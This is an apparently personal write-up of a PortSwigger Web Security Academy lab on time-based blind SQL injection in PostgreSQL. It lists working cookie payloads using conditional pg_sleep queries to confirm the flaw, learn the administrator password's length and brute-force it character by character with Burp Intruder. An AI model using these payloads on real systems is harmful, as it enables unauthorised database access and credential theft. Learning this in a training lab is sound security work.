Blind SQL injection with time delays and information retrieval
Blind SQL injection with time delays and information retrieval
Platform: PortSwigger | Category: SQL_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, SQL_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab Blind SQL injection with time delays and information retrieval (SQL_injection). This lab demonstrates a sql_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — SQL_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
Lab Description :
Solution :
The captured request is as follows ,

The query looks somethiung like this :
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>''
Confirm that blind sql injection works -
Modify the cookie value
Since it is a POSTgreSQL , we use the following syntax


sql read-only • copy allowedTrackingId=x';SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--

We get response after 10 sec delay, which confirms the blind SQL injection vulnerability
Change the boolean condition (1=2) to verify it
sql read-only • copy allowedTrackingId=x';SELECT CASE WHEN (1=2) THEN pg_sleep(10) ELSE pg_sleep(0) END--
We get a response immediately which means the condition failed (1=2)
Verify administrator user exists -

sql read-only • copy allowedTrackingId=x';SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--
It takes 10 sec to respond which means there is indeed a user called administrator
Find the length of admin's password -
To determine how many characters are in the password of the administrator user. To do this, change the value to:
The below payload checks if the length is > 1.
sql read-only • copy allowed';SELECT CASE WHEN (username='administrator' AND LENGTH(password)>1) THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

It takes 10 sec delay to respond which means it is > 1 character.
Automate this process,
- Send the req to intruder
- Add length of password part as payload (>1)
- Payload type - Sniper
- Payload - Numbers (1 to 50 with step 1)

Add an extra column called Response Received to show the response time of each request.
At a payload 20 , the delay of response does not happen, means the length of password is 20 characters
Bruteforce the admin's password -
To bruteforce the password, we use a payload where we take first letter of the password and try to match it with all alphabets and numbers. If it matches then we get a 10 sec delay.
sql read-only • copy allowedTrackingId=x'%3BSELECT+CASE+WHEN (username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
Automate this
- Add the part which replaces the first character ($1$,1) as payload 1.
- Add the character to be matched against ('a') as payload 2.
- Attack type - Cluster Bomb
- Payload 1 - Numbers (1 to20 with step 1)
- Payload 2 - Bruteforcer (min & max length as 1)
Once we get the result, we can segregate the result and get the password like before, since we can't arrange both response received and payload1 together.
So,
Highlight the requests which has 10 sec delay.

Select Show only highlighted items filter

Now we get only the 20 items.NOw we can segregate in order based on PAYLOAD 1.

We get the password of admin as - 30mmlu0fageqdcj4qv04
Key Takeaways / Lessons
- Understanding SQL_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: Blind SQL injection with time delays and information retrieval